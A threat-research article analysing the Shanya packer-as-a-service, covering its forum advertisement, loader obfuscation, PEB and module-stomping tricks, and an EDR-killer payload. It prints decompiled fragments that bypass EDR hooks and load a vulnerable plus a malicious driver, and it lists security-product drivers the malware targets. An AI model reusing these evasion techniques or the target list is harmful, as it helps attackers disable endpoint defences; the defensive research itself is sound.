

Inside Shanya, a packer-as-a-service fueling modern attacks – Sophos News

 news.sophos.com/en-us/2025/12/06/inside-shanya-a-packer-as-a-service-fueling-modern-attacks

Gabor Szappanos, Steeve Gaudreault

December 06, 2025



We have covered packer-as-a-service offerings from the computer underworld in the past, previously dissecting [impersonation campaigns](#) and the [rise of HeartCrypt](#), both popular among ransomware groups. However, it is a fast-changing landscape, and now we are watching a new incarnation of the same type of service: the Shanya crypter — already favored by ransomware groups and taking over (to some degree) the role that HeartCrypt has played in the ransomware

toolkit. We'll look at its apparent origins, unpack the code, and examine a targeted infection leveraging this tool. Sophos protections against this specific packer are covered at the end of the article.

First glimpse: Underground promotions

Near the end of 2024 we found references on underground forums to a new offering, VX Crypt, credited to an entity called 'Shanya' (also the name of a river in western Russia). It should be noted that the ID of the post author, which we've obfuscated in Figure 1, was not "Shanya" but another string entirely.




Figure 1: A posting in Russian lists the features of "Shanya's" VX Crypt offering

The interesting part of the English translation of the features reads as follows:

Non-standard module loading into memory, wrapper over the system loaderStub uniqueization.

Each customer receives their own (relatively) unique stub with a unique encryption algorithm upon purchase.

AMSI bypass for your .NET assemblies; the payload is not detected in memory. Icons, version information, privilege escalation via manifest (UAC Bypass), Autorun with rerun are available. Anti-VM, doesn't run in sandboxes, doesn't unpack in the cloud.

Runtime protection is available for native and 32-bit files (during testing). If it's a RAT (for example), then with this protection it can run undetected for a long time (_Indy inspired).

We can try sideloading with the right software. It's possible to load your file in the context of another process, but it takes time to find vulnerabilities in the right software and time for testing.

The contact address for the creator of the packer is a Telegram handle that includes the string “shanya,” as shown in Figure 2:




Figure 2: The post provides “Shanya’s” Telegram contact information (but we don’t)

The described feature set matches characteristics of a packer that we have found in a number of samples, so we believe that our samples contain the same packer-as-a-service that this post identifies as coming from “Shanya.” It is very unlikely that two similar offerings would both be associated with the same name.

Early samples of the crypter

The early samples of the crypter had various artifacts left in the executable. For example, some of the early executable samples (hashes: 58995a6c6042ed15f765a11160690c45f76f8271, 83317a42290ef8577e1980dc6085ab789dcc0c8f) contained an executable name, shanya_crypter.exe, as shown on Line 1 in Figure 3:

Number	Offset	Address	Size	Type	String
0	00001016	0000000140...	21 U		~1001 Classes\Applications\%1.exe
1	00001ac4	0000000140...	44 U		C:\Users\crash0ut\Desktop\cryptor_src\x64\Release\shanya_crypter.exe
2	001c68f0	0000000140...	0d U		XmB3g6XQlqfel
3	001c6910	0000000140...	1c U		j36FkY4c bnFOi Vulcanologist
4	001c6950	0000000140...	0c U		vuln0se Lass
5	001c69b0	0000000140...	28 U		sptBgFYhnbY Anacreontically Prosthetics
6	001c6a08	0000000140...	16 U		lobiform F19zQWe9Y2jza
7	001c6a40	0000000140...	21 U		Codicilic kn9NPXk4B0SarJ underage
8	001c6a90	0000000140...	26 U		fellingbird WiYvASO uYmEmL photoresist
9	001c6af0	0000000140...	28 U		oPWPGJ ksJkxNlp3yLsu Stipuliferous bFNqE
10	001c6b48	0000000140...	19 U		xYbmFXpf cJlkw xSc0xu60BC
11	001c6b80	0000000140...	2d U		ONL7WCEhL monopolitical neascus persecutorial
12	001c6be0	0000000140...	23 U		GnAVhntIOeiTMV Dills knq5Vvk stremma
13	001c6c30	0000000140...	24 U		GqVMm4r 5D3KPMZ Bottlesful ISyjFXN90
14	001c6c80	0000000140...	19 U		Noway totalistic Prosodic
15	001c6cb8	0000000140...	1e U		Laborist QB6Rve24cq Lamprototype
16	001d9db0	0000000140...	1d U		api-ms-win-core-fibers-l1-1-1
17	001d9df0	0000000140...	1c U		api-ms-win-core-synch-l1-2-0
18	001da918	0000000140...	0b U		mscoree.dll

Figure 3: Possibly more information than the Shanya developers meant to make available, along with some strange adjective choices

Further early DLL samples had revealing DLL names, consisting of a morphed form of “Shanya.” They also contained information on the purpose of the crypter, which is to bypass the detection capabilities of whatever security solution the target may be using as shown in Figure 4:

```

;
; Export Address Table for 5h4ny4_fck4v_0x000735A5BFC229C.dll
;
off_1015D118 dd rva RtwqAddPeriodicCallback, rva RtwqAllocateSerialWorkQueue
; DATA XREF: .rdata:1015D10Cf0
dd rva RtwqAllocateWorkQueue, rva RtwqBeginRegisterWorkQueueWithMMCSS ; "||||.\\GLOBALROOT\\SystemRoot\\SysWow64'
dd rva RtwqBeginUnregisterWorkQueueWithMMCSS, rva RtwqCancelDeadline
dd rva RtwqCancelMultipleWaitingWorkItem, rva RtwqCancelWorkItem
dd rva RtwqCreateAsyncResult, rva RtwqEndRegisterWorkQueueWithMMCSS
dd rva RtwqEndUnregisterWorkQueueWithMMCSS, rva RtwqGetPlatform
dd rva RtwqGetWorkQueueMMCSSClass, rva RtwqGetWorkQueueMMCSSPriority
dd rva RtwqGetWorkQueueMMCSSTaskId, rva RtwqInvokeCallback
dd rva RtwqJoinWorkQueue, rva RtwqLockPlatform, rva RtwqLockSharedWorkQueue

```

Figure 4: The DLL samples include a bad word; this will not be the last time bad words appear in this code

Some of the other names (slightly obfuscated below) were:

- 5h4ny4_fck4v_0x000735A5BFC229C.dll
- sh4nya_fck4v_0x000CFA853F46C84.dll
- shanya_fck4v_0x0001DC90D59DCDBE.dll

This appears to be the same packer [noted](#) in late spring by Cipher Tech Solutions as the Armillaria loader, which was used to deliver a handful of malware families including BumbleBee, ChuChuka, Lumma, the WHT downloader, and StealC. Later on we found cases of a new EDR killer family and the CastleRAT backdoor using malicious files created by this service.

Where we saw it

Geographic distribution for nascent malware can be useful information. In Shanya’s case, we have encountered the packer in all four hemispheres over the course of 2025, but analysis of infections per capita in affected nations indicated a somewhat higher prevalence in certain countries late in

the year, as shown in Figure 5.




Figure 5: A distribution of Sophos-analyzed samples packed by Shanya during September-November 2025. Note that this data includes both customer-operated machines and machines likely to be in use by people testing the packer during this period. Though Tunisia looms large in this chart, UAE is the more interesting case, detecting Shanya far more frequently than the similar-in-size (± 1.1 million) nations of the Czech Republic (Czechia), Austria, and Switzerland. We further note that all the infections we saw in China were geolocated in the Hong Kong-adjacent Shenzhen area. (Countries reporting Shanya detections but with <10000 Sophos devices in place were excluded from this chart for legibility)

Under the hood: The packed executables

Most of the following analysis is based on the sample with SHA256: 6645297a0a423564f99b9f474b0df234d6613d04df48a94cb67f541b8eb829d1, which is a variant of the EDR killer we will discuss later.

The loader code is highly obfuscated, with miles of junk code such as this:

```

* .text:0000000018009AFB1      mov     [rsp+31498h+var_23960], 67h ; 'g'
* .text:0000000018009AFB9      mov     [rsp+31498h+var_1E304], 18h
* .text:0000000018009AFC1      mov     [rsp+31498h+var_20E08], 1Ah
* .text:0000000018009AFC9      mov     [rsp+31498h+var_26428], 0EB94h
* .text:0000000018009AFD4      mov     eax, 178h
* .text:0000000018009AFD9      mov     [rsp+31498h+var_8178], ax
* .text:0000000018009AFE1      mov     [rsp+31498h+var_1E308], 0D941h
* .text:0000000018009AFEC      mov     eax, 589h
* .text:0000000018009AFF1      mov     [rsp+31498h+var_D9F0], ax
* .text:0000000018009AFF9      mov     [rsp+31498h+var_D9F4], 780Ch
* .text:0000000018009B004      mov     [rsp+31498h+var_28DF0], 9
* .text:0000000018009B00C      mov     rax, 78D3947B98D1B0h
* .text:0000000018009B016      mov     [rsp+31498h+var_23988], rax
* .text:0000000018009B01E      mov     [rsp+31498h+var_13200], 6694h
* .text:0000000018009B029      mov     eax, 0F31h
* .text:0000000018009B02E      mov     [rsp+31498h+var_10354], ax
* .text:0000000018009B036      mov     [rsp+31498h+var_D9F8], 86h
* .text:0000000018009B03E      mov     [rsp+31498h+var_2BE00], 9F4Bh
* .text:0000000018009B049      mov     [rsp+31498h+var_23990], 26h ; '&'
* .text:0000000018009B051      mov     rax, 716198F065CDF9h
* .text:0000000018009B05B      mov     [rsp+31498h+var_13208], rax
* .text:0000000018009B063      mov     [rsp+31498h+var_DA00], 5600h
* .text:0000000018009B06E      mov     [rsp+31498h+var_2BE10], 7FFEh
* .text:0000000018009B079      mov     [rsp+31498h+var_23998], 6A95h
* .text:0000000018009B084      mov     eax, 556h
* .text:0000000018009B089      mov     [rsp+31498h+var_2BE14], ax
* .text:0000000018009B091      mov     rax, 7DEF030BB800ADh
* .text:0000000018009B09B      mov     [rsp+31498h+var_DA08], rax
* .text:0000000018009B0A3      mov     [rsp+31498h+var_2BE18], 78CDh
* .text:0000000018009B0AE      mov     [rsp+31498h+var_26450], 3958h
* .text:0000000018009B0B9      mov     [rsp+31498h+var_ADFC], 940Dh
* .text:0000000018009B0C4      mov     [rsp+31498h+var_DA10], 57h ; 'W'
* .text:0000000018009B0CC      mov     rax, 7D5D8CCD17906Eh
* .text:0000000018009B0D6      mov     [rsp+31498h+var_26458], rax
* .text:0000000018009B0DE      mov     [rsp+31498h+var_189E0], 7728h
* .text:0000000018009B0E9      mov     [rsp+31498h+var_1E334], 1726h
* .text:0000000018009B0F4      mov     [rsp+31498h+var_189E4], 49h ; 'U'
0009A3C9 0000000018009AFC9: DllMain+49 (Synchronized with Hex View-1)

```

Figure 6: The junk code flows like a river (perhaps the Shanya)

The purpose of this code is to build a decryptor and loader in a memory region, which would then decrypt the payload.

Hiding in the PEB

Shanya starts by initializing a table structure that contains important data, such as API addresses, that it will require. It then uses an offset to the GdiHandleBuffer field in the PEB (Process Environment Block) as a secure pointer repository for the address of that table. The subsequent stages of the malware only need to call getPEB() and read from a fixed, hardcoded offset (GdiHandleBuffer[46]) to instantly retrieve the complex configuration table, allowing for seamless and untraceable execution continuity. This structure will be used by the next stage, in which the shellcode performs the decoding process.

```

172         + offsetof(APIobj, RtlDeleteFunctionTable))) (1);
173     }
174     g_image = APIobj->g_image;
175     APIobj->CreateFileMappingA = CreateFileMappingA_wrapper;
176     APIobj->MapViewOfFile = MapViewOfFile_wrapper;
177     APIobj->VirtualProtect = VirtualProtect_wrapper;
178     APIobj->UnmapViewOfFile = UnmapViewOfFile_wrapper;
179     APIobj->NtSetInformationProcess = NtSetInformationProcess_wrapper;
180     APIobj->patchBytes_8Bytes = PatchBytes;
181     Apiobj = (APIobj *)((__int64 (__fastcall *))(__int64, __int64, __int64))APIobj->Alloc)(g_image, 8, 248);
182     qmemcpy(Apiobj, APIobj, 0xF8u);
183     Apiobj = Apiobj;
184     tmp = getPEB();
185     *(_QWORD *)&tmp[4].GdiHandleBuffer[46] = Apiobj;
186 }

```



Figure 7: Calling back to the table smooths execution flow, making the malware less noticeable

API hashing

As with other malware, Shanya dynamically resolves required Windows API functions by first parsing the PEB to locate the PEB_LDR_DATA structure, which contains the linked lists of all loaded modules. Using a custom hashing algorithm, it then parses all export names until a match is found. That algorithm varies from sample to sample.

Anti-analysis check

Shanya calls RtlDeleteFunctionTable(0) & RtlDeleteFunctionTable(1) to perform an anti-analysis check. By triggering the function with an invalid context, the malware attempts to induce an unhandled exception or crash if running under a user-mode debugger, thereby disrupting automated sandboxes and terminating manual analysis attempts before the payload can be fully executed.

Shanya checks whether RtlDeleteFunctionTable is hooked by an EDR. If it is hooked, it calculates the address which points past the EDR's trampoline and skip to the original, unhooked instructions of RtlDeleteFunctionTable.

```

128     v32 = getPEB();
129     RtlDeleteFunctionTable = getAPIfromHash(
130         0xC2AF2A21,
131         *(_QWORD *)(&v32[4].GdiHandleBuffer[46] + offsetof(APIobj, hDll)));
132     if ( *(_BYTE *)RtlDeleteFunctionTable == 0xE8 )
133     {
134         HOOKFOUND:
135         for ( j = 4; j > 0; --j )
136         {
137             v35 = (unsigned __int64)((unsigned __int8 *)RtlDeleteFunctionTable + j) << v15;
138             EDR_monitoringFunction += v35;
139             v15 -= 8;
140         }
141         Relative_Offset = EDR_monitoringFunction | 0xFFFFFFFF00000000uLL;
142         if ( (EDR_monitoringFunction & 0xFF000000) != 0xFF000000 )
143             Relative_Offset = EDR_monitoringFunction;
144         *(_QWORD *)(&v32[4].GdiHandleBuffer[46] + offsetof(APIobj, RtlDeleteFunctionTable)) = (char *)RtlDeleteFunctionTable + Relative_Offset + 5;
145     }
146     else
147     {
148         while ( 1 )
149         {
150             RtlDeleteFunctionTable = (unsigned int *)((char *)RtlDeleteFunctionTable + 1);
151             if ( v30 == 0x40 )
152                 break;
153             ++v30;
154             if ( *(_BYTE *)RtlDeleteFunctionTable == 0xE8 )
155                 goto HOOKFOUND;
156         }
157     }
158 }

```



Figure 8: Looking for the hook

Payload

The following screenshot shows the intermediate form of the payload, when it is already decrypted but still in compressed form in memory:

```
0000025ECA93124 F5 00 03 00 00 D4 04 00 05 B9 00 4D 5A 90 00 03 6...6...'.MZ...
0000025ECA93125 00 00 00 82 04 00 30 FF FF 00 00 B8 00 38 0D 01 .....0yy...8..
0000025ECA93126 00 40 04 38 1A 00 01 00 00 0E 00 1F BA 0E 00 B4 .@.8.....o...
0000025ECA93127 09 CD 21 00 B8 01 4C CD 21 54 68 69 00 73 20 70 .I!...LI!Thi.s p
0000025ECA93128 72 6F 67 72 61 00 6D 20 63 61 6E 6E 6F 74 00 20 rogra.m cannot.
0000025ECA93129 62 65 20 72 75 6E 20 00 69 6E 20 44 4F 53 20 6D be run .in DOS m
0000025ECA9312A 00 6F 64 65 2E 0D 0D 0A 24 01 04 84 34 0E 9E B2 .ode....$....4..
0000025ECA9312B 70 6F F0 82 E1 05 03 04 EE F5 E0 DD 02 07 88 F4 po8.a...f8aY...8
0000025ECA9312C E0 61 02 07 F3 E0 76 00 07 20 61 E9 F3 E0 7A 02 aa..8av.. ae8az.
0000025ECA9312D 07 F4 E0 22 60 02 07 F5 E0 20 02 1F F1 E0 22 79 .8a"...8a ..n8a"y
0000025ECA9312E 02 3B F1 E1 00 00 07 89 E8 82 F9 02 2F 89 E8 F3 .;n8a...88.ù./888
0000025ECA9312F E0 71 02 07 14 0F E1 03 07 F2 02 0F 52 69 63 06 8q....88..88.Ric.
0000025ECA93130 68 01 67 05 C2 50 45 00 00 64 80 86 07 00 F0 33 h.g.8PE..d....83
0000025ECA93131 4D 68 85 09 00 F0 00 22 00 0B 02 0E 2B C0 00 44 Mh...8."....+A.D
0000025ECA93132 02 00 00 E2 80 01 00 00 F4 E0 B3 00 02 10 03 8D ...88...8a88....
0000025ECA93133 00 7B 83 05 00 0D C6 06 84 19 85 03 00 80 05 03 {....88.....
0000025ECA93134 A6 02 0F 3C 60 81 05 1A 05 03 8F 07 0A 05 00 B4 |...<.....
0000025ECA93135 10 AE 03 00 50 01 04 60 05 00 82 E8 01 34 20 05 @...P....88.4 .
0000025ECA93136 00 1C 23 08 10 20 70 05 00 DC 0D 00 33 6E 03 C4 ..#...p..88.3n.8
0000025ECA93137 00 38 18 CD 40 6D 03 04 54 04 00 30 60 02 00 F8 .8.I@...T..0`..8
0000025ECA93138 03 65 12 00 2E 74 C8 65 78 74 C0 01 88 43 00 09 .e...t8ExtA..C..
0000025ECA93139 01 24 17 C1 3F C4 31 05 00 20 40 11 2F 72 64 80 $.A>81...@...rd.
```

Figure 9: The payload is in place, but this isn't even its final form

It is then decompressed and loaded.

The loader loads a second instance of a Windows system DLL. In all the cases we analyzed, this system component was shell32.dll. Figure 10 shows the module listing in x64dbg to illustrate that there are indeed two instances of shell32.dll in the memory.

000001AB0BBF0000	shell32.dll	System	C:\windows\System32\shell32.dll
00007FFAF49F0000	shell32.dll	System	C:\windows\System32\shell32.dll

Figure 10: One more instance of shell32.dll than ought to be there

Figure 11 shows the original DLL, loaded into the DLL memory space:

00007FFAF49F0000	0000000000001000	System	shell32.dll
00007FFAF49F1000	000000000000688000	System	".text"
00007FFAF5079000	00000000000015B000	System	".rdata"
00007FFAF51D4000	0000000000000A000	System	".data"
00007FFAF51DE000	00000000000004C000	System	".pdata"
00007FFAF522A000	00000000000004000	System	".didat"
00007FFAF522E000	00000000000009000	System	".rsrc"
00007FFAF5237000	00000000000013000	System	".reloc"

Figure 11: A DLL where a DLL should be...

And Figure 12 shows a second copy, loaded into the user code memory space.

000001AB0BBF0000	0000000000001000	System	shell32.dll
000001AB0BBF1000	0000000000688000	System	".text"
000001AB0C279000	000000000015B000	System	".rdata"
000001AB0C3D4000	000000000000A000	System	".data"
000001AB0C3DE000	000000000004C000	System	".pdata"
000001AB0C42A000	0000000000004000	System	".didat"
000001AB0C42E000	0000000000009000	System	".rsrc"
000001AB0C437000	0000000000013000	System	".reloc"

Figure 12: ...and a DLL where a DLL should not be

The two are apparently identical, with the same PE section names and sizes. But in reality, the beginning of the image (practically speaking, the header and the .text section) is overwritten by the content of the decrypted payload, and then loaded by the undocumented LdrLoadDll Windows function.

The original exported functions contain junk data, as shown in Figure 13:

000001AB0BC47A40	000001AB0BC42480	<shell32.ShellExecut
000001AB0BC47C10	add byte ptr ds: rax, al	
000001AB0BC47F60	add byte ptr ds: rax, al	
000001AB0BC48AB0	add byte ptr ds: rax, al	
000001AB0BC48B70	add byte ptr ds: rax, al	
000001AB0BC490F0	add byte ptr ds: rax, al	
000001AB0BC497D0	add byte ptr ds: rax, al	
000001AB0BC4A820	add byte ptr ds: rax, al	
000001AB0BC4DA30	add byte ptr ds: rax, al	
000001AB0BC4E340	add byte ptr ds: rax, al	
000001AB0BC4EB30	add byte ptr ds: rax, al	
000001AB0BC4F160	add byte ptr ds: rax, al	
000001AB0BC4F940	add byte ptr ds: rax, al	
000001AB0BC4FF80	add byte ptr ds: rax, al	
000001AB0BC50920	add byte ptr ds: rax, al	

Figure 13: The “copy” in the user code memory space, with its junk data

The loader then performs one more trick, modifying the entry of the loaded module list (LDR_MODULE).

Both the full DLL name and the base DLL name are modified, as the Figure 14 image of the LDR_DATA_TABLE_ENTRY structure shows:

Address	Value	ASCII	Comments
000001AB066DE9C0	000001AB066D5F60	..m.«...	
000001AB066DE9C8	000001AB066DE850	Pèm.«...	
000001AB066DE9D0	000001AB066D5F70	p_m.«...	
000001AB066DE9D8	000001AB066DE860	èm.«...	
000001AB066DE9E0	00007FFAF6876410	.d.óú...	
000001AB066DE9E8	000001AB066D5F80	..m.«...	
000001AB066DE9F0	000001AB0BBF0000	..z.«...	
000001AB066DE9F8	0000000000000000		
000001AB066DEA00	0000000000059000		
000001AB066DEA08	00000000000440042	B.D.....	
000001AB066DEA10	000001AB066DEB30	Oèm.«...	L"C:\\Windows\\System32\\mustard64.dll"
000001AB066DEA18	000000000001C001A		L"mustard64.dll"
000001AB066DEA20	000001AB066DEB58	Xèm.«...	
000001AB066DEA28	00000006000822CC	I".....	

FullDllName



Figure 14: Mustard?

The modified DLL image is flagged by the [PE-SIEVE](#) tool (developed by hasherezade):

```
"mapping_scan" : {
  "module" : "1ab0bbf0000",
  "module_file" : "C:\\Windows\\System32\\mustard64.dll",
  "mapped_file" : "C:\\Windows\\System32\\shell32.dll",
  "status" : 1
}
},
{
  "headers_scan" : {
    "status" : 1,
    "module" : "1ab0bbf0000",
    "module_size" : "59000",
    "module_file" : "C:\\Windows\\System32\\shell32.dll",
    "is_connected_to_peb" : 1,
    "is_pe_replaced" : 1,
    "dos_hdr_modified" : 1,
    "file_hdr_modified" : 1,
    "nt_hdr_modified" : 1,
    "ep_modified" : 1,
    "sec_hdr_modified" : 1
  }
}
```

In an earlier iteration of the EDR killer the wmp.dll name was used, as shown in Figure 15:

Address	Value	ASCII	Comments
000002D094F30290	00007FFAF68763F0	òc.óú...	
000002D094F30298	000002D094EF26A0	&i.Đ...	
000002D094F302A0	00007FFAF6876400	.d.óú...	
000002D094F302A8	000002D094EF26B0	°&i.Đ...	
000002D094F302B0	0000000000000000		
000002D094F302B8	0000000000000000		
000002D094F302C0	000002D09A1D0000	...Đ...	
000002D094F302C8	0000000000000000		
000002D094F302D0	0000000000057000	.p.....	
000002D094F302D8	00000000000380036	6.8.....	
000002D094F302E0	000002D094EED5F0	òôî.Đ...	L"C:\\Windows\\System32\\wmp.dll"
000002D094F302E8	0000000000010000E		L"wmp.dll"
000002D094F302F0	000002D094EED618	.ôî.Đ...	
000002D094F302F8	00000006000022C4	Ä".....	
000002D094F30300	00007FFAF6876120	a.óú...	
000002D094F30308	000002D094FC1070	n.î.Đ...	

Figure 15: The wmp.dll name in the comments

In other cases a different name was utilized, incorporating a direct (and offensive) callout to hasherezade:

Address	Value	ASCII	Comments
000002150ECF5670	000002150ECF3570	p5I.....	
000002150ECF5678	000002150ECECF40	@II.....	
000002150ECF5680	00007FFAF6876410	.d.ôu....	
000002150ECF5688	000002150ECF3580	.5I.....	
000002150ECF5690	0000021514330000	.3.....	
000002150ECF5698	0000000000000000		
000002150ECF56A0	0000000000058000		
000002150ECF56A8	0000000000540052	R.T.....	
000002150ECF56B0	000002150EC9CF0	ðEI.....	L"C:\\windows\\System32\\hasherezade_p[REDACTED].dll"
000002150ECF56B8	00000000002C002A	*.....	
000002150ECF56C0	000002150ECECA18	.EI.....	L"hasherezade_p[REDACTED].dll"
000002150ECF56C8	00000006000822CC	I".....	
000002150ECF56D0	00007FFAF68761F0	.ôa.ôu....	
000002150ECF56D8	000002150ECB2070	p E.....	
000002150ECF56E0	00000000684D33F0	ð3Mh.....	

Figure 16: That's definitely not "wmp.dll" under the black boxes in the comments

In another case, this time involving a 32-bit loader (the payload was StealC), the shanya.dll name was used:

Address	Value	ASCII	Comments
015CB2A8	77E3DB14	.0ãw	
015CB2AC	015C0350	P.\.	
015CB2B0	77E3DB1C	.0ãw	
015CB2B4	015C0358	X.\.	
015CB2B8	06AD0000		
015CB2BC	00000000		
015CB2C0	00250000	..%.	
015CB2C4	003E003C	<.>.	
015CB2C8	015CAF48	H\.	L"C:\\windows\\System32\\shanya.dll"
015CB2CC	00160014		
015CB2D0	015CAF70	p\.	L"shanya.dll"
015CB2D4	00082ACC	I*..	
015CB2D8	00000006		
015CB2DC	77E3D8E0	à0ãw	
015CB2E0	015A4004	.@Z.	
015CB2E4	67CF2886	.(Ig	

Figure 17: A third example has nothing worth blacking out

Notable use cases

EDR killer

The main characteristics of the Shanya-protected EDR killer are as follows.

It has been used in DLL side-loading scenarios, most commonly including two specific files:

- consent.exe (a clean Microsoft program related to the User Account Control (UAC) feature)
- msimg32.dll (the Shanya-packed malicious DLL)

In other cases, the side-loaded DLL has been named version.dll, rtworq.dll, or wmsgapi.dll.

It drops two kernel drivers:

- ThrottleStop.sys/rwdrv.sys (legitimate driver from TechPowerUp, abused in this context)
- hlpdrv.sys (a malicious unsigned kernel driver)

The user-mode loader/orchestrator of the user-mode killer is msimg32.dll. First it loads the vulnerable clean driver, as shown in Figure 18:

```
if ( (int)sub_140006490(*(_QWORD *)(v23 + 4088), v24, v25, 10) < 0
    || !(unsigned __int8)write_to_file(
        (__int64)&throttlestop_embedded,
        50216u,
        (__int64)L"mgdsrv",
        (__int64)L"rwdrv.sys" ) )
{
    return 0i64;
}
```



Figure 18: Loading the ThrottleStop driver

Then, as shown in Figure 19, it loads the malicious driver:

```
if ( (unsigned __int8)write_to_file((__int64)&hlpdrv_embedded, 0x2400u, (__int64)L"KMHLPSVC", (__int64)L"hlpdrv.sys" ) )
{
    hDevice = CreateFileW(L"\\\\.\\KMHLPDRV", 0x40000000u, 2u, 0i64, 3u, 0x80u, 0i64);
    if ( hDevice )
    {
        v87 = 0i64;
        *(_OWORD *)lpMem = 0i64;
        sub_140003830(lpMem);
        v77 = (__int64 *)lpMem[1];
        v78 = (__int64 *)lpMem[0];
        if ( lpMem[0] != lpMem[1] )
        {
            do
            {
                InBuffer = *v78;
                if ( !DeviceIoControl(hDevice, 0x222008u, &InBuffer, 8u, 0i64, 0, BytesReturned, 0i64) )

```



Figure 19: The malicious driver is loaded next

The user-mode killer has a large list of targeted services, as shown in Figure 20:

```

driver_list      dq offset aKlflt      ; DATA XREF: sub_140002310+18↑o
                                                         ; sub_140002310+91↑r ...
                                                         ; "klflt"
dq offset aKlhk      ; "klhk"
dq offset aKlif      ; "klif"
dq offset aKlips     ; "klips"
dq offset aKlifKes    ; "KLIF.KES"
dq offset aKlbackupfltKes ; "klbackupflt.KES"
dq offset aKlids      ; "klids"
dq offset aKlupdKlifArkmo ; "klupd_klif_arkmon"
dq offset aKldisk     ; "kldisk"
dq offset aKlbackupdisk ; "klbackupdisk"
dq offset aKlbackupflt ; "klbackupflt"
dq offset aKlgse      ; "klgse"
dq offset aKlim       ; "klim"
dq offset aKlpd       ; "klpd"
dq offset aKlfltdev   ; "klfltdev"
dq offset aKlupdKlifSwmon ; "klupd_klif_swmon"
dq offset aKneps      ; "kneps"
dq offset aKlupd      ; "klupd"
dq offset aKlwtp      ; "klwtp"
dq offset aKlpnpflt   ; "klpnpflt"
dq offset aKlelam     ; "klelam"
dq offset aKlupdKes   ; "klupd_KES"
dq offset aKlam       ; "klam"
dq offset aKlramdisk  ; "klramdisk"
dq offset aKlifsdk    ; "klifsdk"
